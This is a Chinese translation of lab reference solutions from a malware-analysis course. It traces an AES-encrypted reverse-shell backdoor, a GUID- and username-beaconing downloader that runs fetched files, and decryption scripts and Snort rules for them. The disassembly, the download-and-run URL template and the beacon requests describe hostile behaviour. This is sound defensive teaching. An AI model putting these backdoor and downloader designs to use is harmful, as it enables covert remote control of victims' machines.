40CB08: found const array Rijndael_Te0 (used in Rijndael)
40CF08: found const array Rijndael_Te1 (used in Rijndael)
40D308: found const array Rijndael_Te2 (used in Rijndael)
40D708: found const array Rijndael_Te3 (used in Rijndael)
```

```
40DB08: found const array Rijndael_Td0 (used in Rijndael)
40DF08: found const array Rijndael_Td1 (used in Rijndael)
40E308: found const array Rijndael_Td2 (used in Rijndael)
40E708: found const array Rijndael_Td3 (used in Rijndael)
Found 8 known constant arrays in total.
```

代码清单13-9L是Rijndael算法，它是AES加密的曾用名。交叉引用后，看到s_xor2和s_xor4通过加密常量（_TeX）关联，并且s_xor3和s_xor5通过解密常量（_Tdx）关联。

PEiD KANAL插件在一个相似位置显示了这个AES常量。代码清单13-10L展示了PEiD插件的输出结果，PEiD识别的S和S-inv参考了S-box结构，它是一些加密算法的基本结构。

代码清单13-10L　PEiD KANAL的输出结果

```
RIJNDAEL [S] [char] :: 0000C908 :: 0040C908
RIJNDAEL [S-inv] [char] :: 0000CA08 :: 0040CA08
```

最后，IDA 熵插件显示了高熵的区域。首先，检查高8比特位的熵区域（256位的块大小的最小熵值是7.9）高亮显示了0x0040C900到0x0040CB00之间的区域——与前面识别的S-box区域相同。看一下高6比特位的熵区域（64位块大小的最小熵值为5.95），我们看到了.data段中从0x004120A3 到0x004120A7之间一个区域，如图13-5L所示。

Analyze results for data block 0x00412000 - 0x00415000

#	Address	Length	Entropy
1	004120A3	0000003F	5.977280
2	004120A4	0000003F	5.977280
3	004120A5	0000003F	5.977280
4	004120A6	0000003F	5.977280
5	004120A7	0000003E	5.954196

图13-5L　IDA熵插件高6比特位的熵发现

看一下图13-5L显示的高熵区域，我们看到以0x004120A4开始的一个字符串包含所有Base64编码的字符：

```
CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/
```

注意这不是标准的Base64编码字符串，因为大写字母AB和小写字母ab已经被转移到后面的大写或者小写段的后面。这个恶意代码使用了自定义的Base64加密算法。

让我们来看一下我们识别的XOR相关函数与收集的其他信息之间的关系。从已识别的Rijndael常量的位置开始，显然，s_xor2和s_xor4函数与AES加密相关，而s_xor3和s_xor5则与解密函数相关。

s_xor6函数中代码如图13-6L所示。




图13-6L s_xor6中XOR加密循环

图13-6L中循环❶处包含的xor指令显示s_xor6函数被用来进行XOR加密。变量arg_0是一个指针，指向用来进行转换的原缓冲区，变量arg_4指向用来提供异或原数据的缓冲区。之后的循环，指向两个缓冲区的指针（arg_0和arg_4）以及计数器变量var_4，由❷处的3个引用更新。

为了判断s_xor6是否与其他加密函数之间有关联，我们检查它的交叉引用，调用s_xor6的函数的起始地址为0x0040352D。图13-7L展示了从0x0040352D开始，函数的交叉引用图。




图13-7L 加密函数之间的关系

从这个图中，我们看出s_xor6确实与其他AES加密的函数s_xor2和s_xor4相关。

虽然我们有了s_xor3和s_xor5与AES解密相关的证据，但是这两个函数与其他函数的关系并不清晰。例如，当我们查找s_xor5的交叉引用时，我们看到s_xor5在两个位置（0x004037EE和0x0040392D）被调用，这个两个位置似乎包含有效的代码，但是这个区域并没有被定义为一个函数。这暗示当AES代码链接到恶意代码时，没有使用解密，因此解密例程最初显示为无用代码。

已经识别s_xor5的函数（0x00403745）为解密函数，我们重新创建一个图，它显示从0x00403745（我们重命名为s_AES_decrypt）和0x0040352D（我们重命名为s_AES_encrypt）开始调用的所有函数，如13-8L所示。




图13-8L XOR函数与AES之间的关系

这个图更清晰地显示了所有AES函数之间的关系，其中我们看到除了s_xor1以外，所有XOR函数都与AES实现相关。

看一下s_xor1，我们看到当参数不正确时，开始出现几个分支，幸运的是恶意代码有错误信息显示。这些错误信息包括：空密钥，不正确的密钥长度以及不正确的块长度，这暗示了这是密钥初始化代码。

为了确认我们已经找到密钥的初始化代码，我们尝试着找到这个函数与前面识别的AES函数之间的联系。看一下s_xor1的调用函数，看到恰好在s_xor1被调用之前，存在unk_412EF8的一个引用。用ECX将这个偏移量传入到s_xor1函数。看一下unk_412EF8函数的其他引用，我们发现0x401429是unk_412EF8的偏移量载入ECX的地方之一，它恰好在s_AES_encrypt调用之前被载入到ECX。地址unk_412EF8必须是一个表示AES加密器的C++对象，并且s_xor1是加密器的初始化函数。

回过头来看一下s_xor1，我们看到在测试arg_0参数以后，空密钥（Empty key）消息发出。从这里，我们可以推断arg_0参数是一个密钥。看到这个参数在main中靠近s_xor1的位置（0x401895）被设置，我们将arg_0与被压入堆栈的字符串ijklmnopqrstuvwx关联在一起。在恶意代码中，这个字符串被用来AES加密。

这里我们回顾一下AES是如何用于恶意代码中的：

- 0x0040132B处的函数使用了s_AES_encrypt。加密在ReadFile与WriteFile调用之间发生。
- s_xor1是AES初始化函数，它在进程启动时发生一次。
- s_xor1设置的AES密码为ijklmnopqrstuvwx。

除了AES之外，用IDA 熵插件确认可能使用Base64加密（如图13-5L所示）。检查对字符串CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/的引用，我们可知这个字符串在0x0040103F处的函数中。函数用索引查询这个字符串并且调用函数（在0x00401082处）将解密的字符串分成4字节的块。在0x00401082处的函数是一个自定义的Base64解码函数，并且可以看到位于ReadFile和WriteFile之间的解码函数（0x0040147C）调用了它。这与我们看到的AES用法具有相同模式，但是在不同的函数中。

在我们能够解密之前，我们需要确定加密内容与加密函数之间的联系。据我们所知，AES加密函数被0x0040132B开始的函数使用。看一下代码清单13-11L中调用0x0040132B处函数的函数，我们看到，0x0040132B是一个新线程的开始，这个新线程使用❶处的CreateThread创建，所以我们将0x0040132B重命名为aes_thread。

代码清单13-11L　aes_thread CreateThread的参数

```
00401823                mov     eax, [ebp+var_18]
00401826                mov     [ebp+var_58], eax ❷
00401829                mov     ecx, [ebp+arg_10]
0040182C                mov     [ebp+var_54], ecx ❸
0040182F                mov     edx, dword_41336C
00401835                mov     [ebp+var_50], edx ❹
00401838                lea     eax, [ebp+var_3C]
0040183B                push    eax               ; lpThreadId
0040183C                push    0                 ; dwCreationFlags
0040183E                lea     ecx, [ebp+var_58]
00401841                push    ecx               ; lpParameter
00401842                push    offset aes_thread ; lpStartAddress
00401847                push    0                 ; dwStackSize
00401849                push    0                 ; lpThreadAttributes
0040184B                call    ds:CreateThread ❶
```

传递给线程开始函数的参数是var_58的地址，并且我们看到有三个变量被压入到堆栈，它们与var_58相对位置如下：

- ❷处var_18移入到var_58中。
- ❸处arg_10移入到var_54中。
- ❹处dword_41336C移入到var_50中。

在aes_thread（0x40132B）中，我们看到参数如何被使用。代码清单13-12L展示了aes_thread

中调用ReadFile和WriteFile的一部分，并且文件的句柄传入到这些函数。

代码清单13-12L　aes_thread中句柄传入到ReadFile和WriteFile中

```
0040137A        mov     eax, [ebp+arg_0]
0040137D        mov     [ebp+var_BE0], eax
...
004013A2        mov     ecx, [ebp+var_BE0]
004013A8        mov     edx, [ecx]
004013AA        push    edx ❶            ; hFile
004013AB        call    ds:ReadFile
...
0040144A        mov     eax, [ebp+var_BE0]
00401450        mov     ecx, [eax+4]
00401453        push    ecx ❷            ; hFile
00401454        call    ds:WriteFile
```

❶处ReadFile压入堆栈的值向前映射到var_58/var_18，如代码清单13-11L中❷处所示。代码清单13-12L❷处WriteFile压入堆栈的值向前映射到var_54/arg_10，如13-11L中❸处所示。

跟踪句柄值，找到生成它的地方，首先我们发现var_58和var_18持有一个管道的句柄，早些时候，这个管道在函数0x0040132B中创建，并且它与一个shell命令的输出相连接。命令hSourceHandle被复制到shell命令的标准输出和标准错误，这条shell命令由0x0040177B处的CreateProcess命令启动，如代码清单13-13L所示。

代码清单13-13L　连接一个管道到shell输出

```
00401748                mov     ecx, [ebp+hSourceHandle]
0040174B                mov     [ebp+StartupInfo.hStdOutput], ecx
0040174E                mov     edx, [ebp+hSourceHandle]
00401751                mov     [ebp+StartupInfo.hStdError], edx
```

在aes_thread（var_54/arg_10）的WriteFile使用的另一个句柄可以被追溯到从_main函数（0x00401879）中传递的参数——用connect调用创建的一个网络套接字。

函数aes_thread (0x0040132B)读取shell命令的输出结果，在写入网络套接字之前加密它。

自定义的Base64加密函数（0x00401082）也在一个由它们宿主线程启动的函数（0x0040147C）中使用。利用一个假想的结论：Base64线程读取远程套机字的内容作为输入，经过函数解密后，它再将结果发送作为命令shell的输入。可以得出跟踪输入与跟踪AES线程的输入非常相似。

修改的 Base64 解密

恶意代码中建立了两种类型的加密，让我们尝试解密这些内容。首先解密自定义的Base64加密，我们假想从远处站点进行网络通信截获的部分信息是一个字符串：BInaEi==。代码清单13-14L展示了解密修改过的Base64编码的自定义脚本的实现。

代码清单13-14L 自定义的Base64解密脚本

```
import string
import base64

s = ""
tab = 'CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/'
b64 = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'

ciphertext = 'BInaEi=='

for ch in ciphertext:
    if (ch in tab):
        s += b64[string.find(tab,str(ch))]
    elif (ch == '='):
        s += '='

print base64.decodestring(s)
```

> **注意：** 代码清单 13-14L 中的代码是一个通用脚本，它可以被任何自定义的 Base64 编码实现，通过重新定义标签变量来重新利用。

使用这个脚本，我们转换字符串来查看它发送给shell命令的命令是什么。输出结果如代码清单13-15L所示，攻击者发送一个罗列目录（`dir`）的请求。

代码清单13-15L 自定义Base64解密脚本的输出

```
$ python custom_b64_decrypt.py
dir
```

解密 AES

转换AES段的命令通道稍微具有挑战性。例如说，恶意代码发送的如代码清单13-16L所示的原始流内容。

代码清单13-16L AES加密的网络内容

```
00000000  37 f3 1f 04 51 20 e0 b5  86 ac b6 0f 65 20 89 92 7...Q .. ....e ..
00000010  4f af 98 a4 c8 76 98 a6  4d d5 51 8f a5 cb 51 c5 O....v.. M.Q...Q.
00000020  cf 86 11 0d c5 35 38 5c  9c c5 ab 66 78 40 1d df .....58\ ...fx@..
00000030  4a 53 f0 11 0f 57 6d 4f  b7 c9 c8 bf 29 79 2f c1 JS...WmO ....)y/.
00000040  ec 60 b2 23 00 7b 28 fa  4d c1 7b 81 93 bb ca 9e .`.#.{(. M.{.....
00000050  bb 27 dd 47 b6 be 0b 0f  66 10 95 17 9e d7 c4 8d .'.G.... f.......
00000060  ee 11 09 99 20 49 3b df  de be 6e ef 6a 12 db bd .... I;. ..n.j...
00000070  a6 76 b0 22 13 ee a9 38  2d 2f 56 06 78 cb 2f 91 .v."...8 -/V.x./.
00000080  af 64 af a6 d1 43 f1 f5  47 f6 c2 c8 6f 00 49 39 .d...C.. G...o.I9
```

PyCrypto库提供了方便处理这样数据的加密例程。使用代码清单13-17L所示的代码，我们就可以解密这些内容。

代码清单13-17L AES 解密脚本

```
from Crypto.Cipher import AES
import binascii

raw = ' 37 f3 1f 04 51 20 e0 b5  86 ac b6 0f 65 20 89 92 ' + \
' 4f af 98 a4 c8 76 98 a6  4d d5 51 8f a5 cb 51 c5 ' + \
' cf 86 11 0d c5 35 38 5c  9c c5 ab 66 78 40 1d df ' + \
' 4a 53 f0 11 0f 57 6d 4f  b7 c9 c8 bf 29 79 2f c1 ' + \
' ec 60 b2 23 00 7b 28 fa  4d c1 7b 81 93 bb ca 9e ' + \
' bb 27 dd 47 b6 be 0b 0f  66 10 95 17 9e d7 c4 8d ' + \
' ee 11 09 99 20 49 3b df  de be 6e ef 6a 12 db bd ' + \
' a6 76 b0 22 13 ee a9 38  2d 2f 56 06 78 cb 2f 91 ' + \
' af 64 af a6 d1 43 f1 f5  47 f6 c2 c8 6f 00 49 39 ' ❶

ciphertext = binascii.unhexlify(raw.replace(' ','')) ❷
obj = AES.new('ijklmnopqrstuvwx', AES.MODE_CBC) ❸
print 'Plaintext is:\n' + obj.decrypt(ciphertext) ❹
```

定义在❶处的`raw`变量包含了代码清单13-16L识别的原始网络内容。❷处的函数`raw.replace`删除原始字符串中的空格，并且函数`binascii.unhexlify`将十六进制的表示形式转换为二进制的字符串。❸处的`AES.new`调用使用相应的密码和操作模式创建一个新的AES对象，供后面的解密调用❹使用。

AES脚本的输出如代码清单13-18L所示。注意这些截获的内容仅是一些简单的命令提示。

代码清单13-18L AES解密脚本输出

```
$ python aes_decrypt.py
Plaintext is:
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\user\Desktop\13_3_demo>
```

加密陷阱

默认使用的PyCrypto库例程在Lab13-3中成功地工作，但是当试图直接实现解密例程时，存在一些潜在的漏洞，包含如下：

- 块加密算法拥有多种可能的操作模式，例如电子密码本（ECB）、密码段链接（CBC）以及加密反馈（CFB）等。每种模式要求在加密或者解密每个块时有不同的步骤，另外，一些模式还要求

除了密码之外的一个初始化向量。如果你不符合这些实现条件，解密可能只部分工作或者根本不工作。

- 本实验中，直接提供了密钥。给定解密方案可能自己拥有生成假定用户提供的密钥或者基于字符串的密码的技术。在这种情况下，需要识别密钥生成算法并且分开备份。
- 在一个标准算法中，可能必须正确地指定选项。例如，一个单独的加密算法可能允许多个密钥大小、块大小、加密和解密轮数以及填充策略。

Lab 14-1参考解答

简短答案

1. 该程序中包含了 `URLDownloadToCacheFile` 函数，而这个函数使用了 COM 接口。当恶意代码使用 COM 接口时，HTTP 请求中的大部分内容都来自 Windows 内部，因此无法有效地使用网络特征来进行针对性的检测。
2. 信息源元素是主机 GUID 与用户名的一部分。GUID 对于任何主机操作系统都是唯一的，信令中使用了 GUID 中的 6 个字节，应该也是相对唯一的。用户名则会根据登录系统的用户而改变。
3. 攻击者可能想跟踪运行下载器的特定主机，以及针对特定的用户。
4. 不是标准的 Base64 编码，因为它在填充时，使用 `a` 代替等号（`=`）作为填充符号。
5. 这个恶意代码下载并运行其他代码。
6. 恶意代码通信中可以作为检测目标的元素包括域名、冒号以及 Base64 解码后出现的破折号，以及 URI 的 Base64 编码最后一个字符是作为 PNG 文件名单字符的事实。
7. 防御者如果没有意识到操作系统决定着这些元素，则他们可能会尝试将 URI 以为的元素作为目标。多数情况下，Base64 编码字符串以 `a` 结尾，它通常使文件名显示为 *a.png*。然而，如果用户名长度是 3 的倍数，那么最后一个字符和文件名都取决于编码用户名的最后一个字符。这种情况下，文件名是不可预测的。
8. 推荐的特征集请参考详细分析过程。

详细分析过程

因为没有捕获与这个恶意代码相关的网络数据包，所以我们使用动态分析方法，来帮助分析它的功能。运行这个恶意代码，我们看到一个如代码清单14-1L所示的信令。

代码清单 14-1L 恶意代码开始运行时的信令请求

```
GET /NDE6NzM6N0U6Mjk6OTM6NTYtSm9obiBTbWl0aAaa/a.png HTTP/1.1
Accept: */*
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
Host: www.practicalmalwareanalysis.com
Connection: Keep-Alive
```

> **注意**：如果你因遇到什么麻烦，而看不到这个信令，那么请先确保你的 DNS 请求被重定向到内部主机，并且内部主机运行着例如 Netcat 或 INetSim 等程序，来接收 80 端口的连接。

仅仅研究这一个信令，找出哪个组件可能被硬编码是很困难的。如果尝试多次运行恶意代码，你会发现它每次使用了相同信令。如果你有另外一台可用的主机，可以在它上面尝试运行恶意代码，你可能会得到如代码清单14-2L所示的结果。

代码清单 14-2L 运行在不同主机上恶意代码的信令

```
GET /OTY6MDA6QTI6NDY6OTg6OTItdXNlcgaa/a.png HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR
2.0.50727; .NET CLR 1.1.4322; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648)
Host: www.practicalmalwareanalysis.com
Connection: Keep-Alive
```

从第二个例子中，可以清晰看出User-Agent字符串并不是硬编码的，也并非是从多个可选字符串中选择的。事实上，在第二台主机中用Internet Explorer快速测试，可以发现正常的浏览器行为与我们在这个信令中看到的User-Agent匹配，这表明恶意代码很可能使用了COM API接口。比较URI，你可以看到`aa/a.png`似乎是一致的字符串。

转到静态分析上，我们在IDA Pro中装载恶意代码，来确定出它使用的网络函数。查看它的导入函数表，可以清晰地看到用于信令输出的函数是`URLDownloadToCacheFileA`。COM API接口的使用与动态测试结果相吻合，也就是不同主机生成不同的User-Agent字符串，其中每一个都与IE浏览器的User-Agent字符串一致。

因为`URLDownloadToCacheFileA`似乎是唯一使用的网络函数，所以我们继续在0x004011A3位置分析包含这一调用的函数。一个快速的观察发现是这个函数包含了`URLDownloadToCacheFileA`和`CreateProcessA`的调用。因此，在IDA Pro中，我们将这个函数重命名为`downloadNRun`。在`downloadNRun`函数中，留意`URLDownloadToCacheFileA`函数调用之前的内容，以下是一个被引用的字符串：

```
http://www.practicalmalwareanalysis.com/%s/%c.png
```

这个字符串作为sprintf函数调用的输入，而其输出作为URLDownloadToCacheFileA函数调用的参数。从格式化的字符串中看到PNG文件的文件名是被%c定义的单个字符，并且URI的中间部分被%s定义。为了确定信令是如何产生的，我们向前跟踪，来查找%s和%c参数的输入点。注释后的输出如代码清单14-3L所示。

代码清单 14-3L sprintf参数的注释代码

```
004011AC mov  eax, [ebp+Str]      ; Str passed as an argument
004011AF push eax                 ; Str
004011B0 call _strlen
004011B5 add  esp, 4
004011B8 mov  [ebp+var_218], eax  ; var_218 contains the size of the string
004011BE mov  ecx, [ebp+Str]
004011C1 add  ecx, [ebp+var_218]  ; ecx points to the end of the string
004011C7 mov  dl, [ecx-1]         ; dl gets the last character of the string
004011CA mov  [ebp+var_214], dl   ; var_214 contains the last character of the string
004011D0 movsx eax, [ebp+var_214] ; eax contains the last character of the string
004011D7 push eax                 ; the %c argument contains the last character of the string
004011D8 mov  ecx, [ebp+Str]
004011DB push ecx                 ; the %s argument contains the string Str
```

代码清单14-3L中的代码准备将参数%s和%c传到sprintf函数。0x004011D7位置的代码将%c参数入栈，并在0x004011DB位置将%s参数压入栈。




图14-1L 带有downloadNRun函数的Sleep循环

前面的代码（0x004011AC～0x004011CA）表示将%s的最后一个字符复制到%c中。首先，strlen用来计算字符串的长度（0x004011AC～0x004011B8）。然后，%s的最后一个字符被复制到作为%c的局部变量var_214中（0x004011BE～0x004011CA）。因此，在最终的URI中，文件名%c总是字符串%s的最后一个字符。这解释了在两个例子中文件名都是*a*字符的原因：因为它与最后一个字符一致。

为了找出字符串输入，我们移动到调用函数，实际上是main函数。图14-1L显示了main函数的概览，其中包括Sleep循环和对downloadNRun函数的引用。

在标注为sub_4010BB的循环之前的函数似乎修改了传给downloadNRun（0x004011A3）函数的字符串。downloadNRun函数有两个参数：一个输入字符串和一个输出字符串。检查sub_4010BB函数，我们看到它包含两个子例程，一个子例程是strlen函数。另一个例程（0x401000）包含了对标准Base64编码字符串的引用：ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/。

然而，sub_401000并不是一个标准的Base64编码函数。当需要填充4字节对齐字符块的结束符时，Base64编码函数通常有个等号（=）的静态引用。很多实现中将有两个等号（=）的引用，因为4字节字符块的最后两个字符能被填充。

图14-2L显示Base64编码函数（0x401000）的一个分叉，或是选择编码字符，或是选择填充字符。图右边的路径显示a作为填充字符，而不是常用的=。




图14-2L 使用替换填充字符的Base64编码函数（0x401000）

在main函数内，靠近基本（外部）的Base64编码函数调用之前，我们看到了GetCurrentHwProfileA函数、GetUserName函数、sprintf函数以及字符串%c%c:%c%c:%c%c:%c%c:%c%c:%c%c和%s-%s。GetCurrentHwProfileA函数返回GUID中的6个字节以MAC地址格式（冒号之间每个字节的十六进制形式）被打印，并且成为%s-%s中的第一个字符串，而第二个字符串则是用户名。因此，格式中基本的字符串如下所示，用HH表示一个十六进制字节：

```
HH:HH:HH:HH:HH:HH-username
```

通过Base64解码字符串NDE6NzM6N0U6Mjk6OTM6NTYtSm9obiBTbWl0aAaa，我们确认这个格式是正确的，我们首次运行动态分析时在代码清单14-1L看到过它，结果是41:73:7E:29:93:56- John

Smith\x06\x9a。之前，恶意代码使用带有特殊填充字符串的标准Base64编码，这里填充字符是a。结果中John Smith之后的额外字符使用了标准的Base64解码器，它将字符串末尾aa解释为标准字符，而不是将其识别为可替换的填充字符。

确定信令的信息来源之后，让我们看看接收到某些内容后会发生什么情况。回到URLDownloadToCacheFileA函数（0x004011A3，标注为downloadNRun），我们看到函数的成功分支是命令CreateProcessA，它将URLDownloadToCacheFileA返回的路径名作为参数。一旦恶意代码下载了一个文件，它简单地执行该文件并退出。

网络特征

分析生成网络特征时，针对性的关键静态元素是用来填充的冒号，以及在硬件配置文件字节和用户名之间的破折号。然而，这些元素作为检测目标是具有挑战性的，因为在将这些内容发送到网络上之前，恶意代码应用了一层Base64编码。表14-1L显示了如何转换这些字符以及目标模式。

表14-1L　Base64编码中的静态模式

原始	41:	73:	7E:	29:	93:	56-	Joh	n S	mit	h..
编码后	NDE**6**	NzM**6**	NOU**6**	Mjk**6**	OTM**6**	NTY**t**	Sm9o	biBT	bWl0	aAaa

使用Base64编码时，因为原始字符串中的冒号是三字符组中的第三个字符，所以编码后每个四字符组中的第四个字符比特都来自于第三个字符，这也是冒号之后每四个字符为6的原因，因为破折号的使用，所以第六个四字符组总是以字符t结束。因此，我们知道该URI至少有24个字符，并且指定了四个字符6与字符t的具体位置。我们也知道可能用于表示其余URI的字符集，以及下载的名称是单个字符，而这字符与路径的末尾是相同的。

现在，我们需要考虑两个正则表达式。如下是第一个正则表达式：

```
/\/[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A
-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}t([A-Z0-9a-z+\/]{4}){1,}\//
```

这个表达式中主要的元素之一是[A-Z0-9a-z+\/]，以黑体显示，它匹配Base64编码中所有字符。为了更好地理解这个表达式，我们将使用希腊字母欧米茄（Ω）来替换该元素：

```
/\/Ω{3}6Ω{3}6Ω{3}6Ω{3}6Ω{3}6Ω{3}t(Ω{4}){1,}\//
```

接下来，我们扩展到多个字符：

```
/\/ΩΩΩ6ΩΩΩ6ΩΩΩ6ΩΩΩ6ΩΩΩ6ΩΩΩt(ΩΩΩΩ){1,}\//
```

如你所见，上述表达式更加清楚地展示出表达式中包含以字符6和字符t结尾的四字符组的模式。这个正则表达式将含有静态字符的URI第一部分作为目标。

第二个正则表达式以至少25个字符的Base64表达式为目标。文件名是单字符后跟一个.png，这

个字符与前面段的最后一个字符相同。下面是正则表达式：

```
/\/[A-Z0-9a-z+\/]{24,}\([A-Z0-9a-z+\/]\)\/\1.png/
```

应用与前面表达式相同的快捷方式，显示如下：

```
/\/Ω{24,}\(Ω\)\/\1.png/
```

表达式中的`\1`是指括号之间捕获的第一个元素，它是正斜线（`/`）之前的Base64编码字符串中的第一个字符。

现在，我们有了两个正则表达式，它们可以识别恶意代码产生的模式。我们将它们转化为Snort特征规则，当恶意代码在网络上产生流量时用它来检测。第一个特征如下：

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.1.1 Colons and
dash"; urilen:>32; content:"GET|20|/"; depth:5; pcre:"/GET\x20\/[A-Z0-9a-z+\/]
{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A-Z0-9a-z+\/]{3}6[A
-Z0-9a-z+\/]{3}t([A-Z0-9a-z+\/]{4}){1,}\//"; sid:20001411; rev:1;)
```

这个Snort规则仅包含数据包开头的`GET/`的内容字符串，但是它通常用一个更独特的内容字符串来改进包处理。关键字`urilen`确保URI具有固定长度——本例中，大于32个字符（考虑第一条路径段外的额外字符）。

现在，对于第二个特征，编写的Snort规则如下：

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"PM14.1.2 Base64 and
png"; urilen:>32; uricontent:".png"; pcre:"/\/[A-Z0-9a-z+\/]{24,}([A-Z0-9a-z+\
/])\/\1\.png/"; sid:20001412; rev:1;)
```

为了改进包处理性能，测试PCRE正则表达式之前，Snort规则在正则表达式中搜索了`.png`的内容。它也增加了对URI长度的检查，URI有一个已知的最小长度。

除了前面的特征以外，我们也能用域名（*www.practicalmalwareanalysis.com*）、恶意代码下载可执行文件的事实等，作为检测目标。联合这些特征常常是有效的策略。例如，对于经常产生误报的恶意代码特征，如果与触发可执行文件下载的特征相结合，可能仍然有效。

Lab 14-2参考解答

简短答案

1. 攻击者可能会发现静态 IP 地址比域名更难管理。使用 DNS 允许攻击者将他的系统部署到任意一台计算机上，仅仅改变 DNS 地址就可以动态地重定向他的僵尸主机。对于这两种类型的基础设施，防御者有不同选项来部署防御系统。但是由于同样的原因，IP 地址比域名更难处理。这个事实会让攻击者选择静态 IP 地址，而不是域名。

2. 恶意代码使用了 WinINet 库。这些库的缺点之一就是需要提供一个硬编码的 User-Agent 字段，另外，如果需要的话，它还要硬编码可选的头部。相比于 Winsock API，WinINet 库的一个优点是对于一些元素，比如 cookie 和缓存，可以由操作系统提供。
3. PE 文件中的字符串资源节包含一个用于命令和控制的 URL。在不重新编译恶意代码的情况下，可以让攻击者使用资源节来部署多个后门程序到多个命令与控制服务器位置。
4. 攻击者滥用 HTTP 的 User-Agent 域，它应该包含应用程序的信息。恶意代码创建了一个线程，来对这个域传出信息进行编码，以及另一个线程，使用静态域表示它是通道的“接收”端。
5. 初始的信令是一个编码后的 shell 命令行提示。
6. 尽管攻击者对传出信息进行编码，但他并不对传入命令进行编码。此外，由于服务器必须通过 User-Agent 域的静态元素，来区分通信信道的两端，所以服务器的依赖关系十分明显，可以将它作为特征生成的目标元素。
7. 编码方案是 Base64，但是使用一个自定义的字母。
8. 使用关键字 `exit` 来终止通信。退出时恶意代码会试图删除自己。
